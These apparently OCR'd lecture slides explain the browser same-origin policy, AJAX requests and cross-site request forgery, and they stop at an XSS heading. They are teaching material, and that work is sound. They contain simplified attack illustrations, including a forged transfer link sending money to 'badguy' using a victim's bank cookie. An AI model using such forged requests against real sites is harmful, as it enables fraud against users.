
Exploits commonly used across multiple domains!

Security on the web

- Risk #3: we don't want a malicious site to be able to spy on or tamper with my information or interactions with other websites
  - Browsing to evil.com should not let evil.com spy on my emails in Gmail or buy stuff with my Amazon account
- Defense: the **same-origin policy**
  - A security policy grafted on after-the-fact, and enforced by web browsers
  - Intuition: each web site is isolated from all others


Same-origin policy

- Each site is isolated from all others



Same-origin policy

- Multiple pages from same site aren't isolated



Same-origin policy

- Granularity of protection: the *origin*
- Origin = protocol + hostname (+ port)

- Javascript on one page can read, change, and interact freely with all other pages from the same origin

Same-origin policy

- Browsers provide isolation for JS scripts via the Same Origin Policy (**SOP**)
- Simple version:
  - Browser associates web page elements (layout, cookies, events) with a given **origin** ≈ web server that provided the page/cookies in the first place
    - Identity of web server is in terms of its hostname, e.g., bank.com
- SOP = *only scripts received from a web page's origin have access to page's elements*
- **XSS: Subverting the Same Origin Policy**

Web Review | HTTP

GET / HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<html>
<head>
<script>alert('Hi!')</script>
</head>

http://gmail.com/ says:


Hi!

gmail.com

GET /img.png HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<89>PNG^M …

Web Review | AJAX (jQuery style)



Web Review | Same-Origin Policy (SOP)

(evil!)
facebook.com

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }
</script>

$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }

GET /msgs.json HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…

?

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…

GET /img.png HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
<89>PNG^M …

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>

?

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

$.get('http://gmail.com/chat.json',
function (data) { alert(data); })

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>

GET /chat.js HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
$.get('http://gmail.com/chat.json',
function (data) { alert(data); })

Web Review | Same-Origin Policy (SOP)

```
$.get('http://gmail.com/chat.json',
   function (data) { alert(data); })
```

```
GET /chat.json HTTP/1.1
Host:  gmail.com
```

gmail.com

```
HTTP/1.1 200 OK
…
{ new_msg: { from: "Bob",  msg:  "Hi!"}}
```

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/chat"/>

?

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

$.get('http://gmail.com/chat.json',
function (data) { alert(data); })


HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/chat"/>

GET /chat HTTP/1.1
Host: gmail.com

gmail.com


HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/chat.json/',
function (data) { alert(data); });
</script>

Web Review | Same-Origin Policy (SOP)




Cross-site Request Forgery (CSRF)

- Suppose you log in to bank.com



Cross-site Request Forgery (CSRF)




bank.com

GET /account HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
....
$378.42

Cross-site Request Forgery (CSRF)

Click me!!!
http://bank.com/transfer?to=badguy&amt=100



bank.com

GET /transfer?to=badguy&amt=100 HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
....
Transfer complete: -$100.00


CSRF Defenses

- Need to “authenticate” each user action originates from our site
- One way: each “action” gets a token associated with it
  - On a new action (page), verify the token is present and correct
  - Attacker can’t find token for another user, and thus can’t make actions on the user’s behalf

CSRF Defenses

Pay $25 to Joe:
http://bank.com/transfer?to=joe&amt=25&token=8d64

<input type="hidden" name=”token"
value="8d64" />



bank.com

HTTP/1.1 200 OK
Set-Cookie: token=8d64
….

GET /transfer?to=joe&amt=25&token=8d64 HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
….
Transfer complete: -$25.00

Cross-Site Scripting (XSS)

```
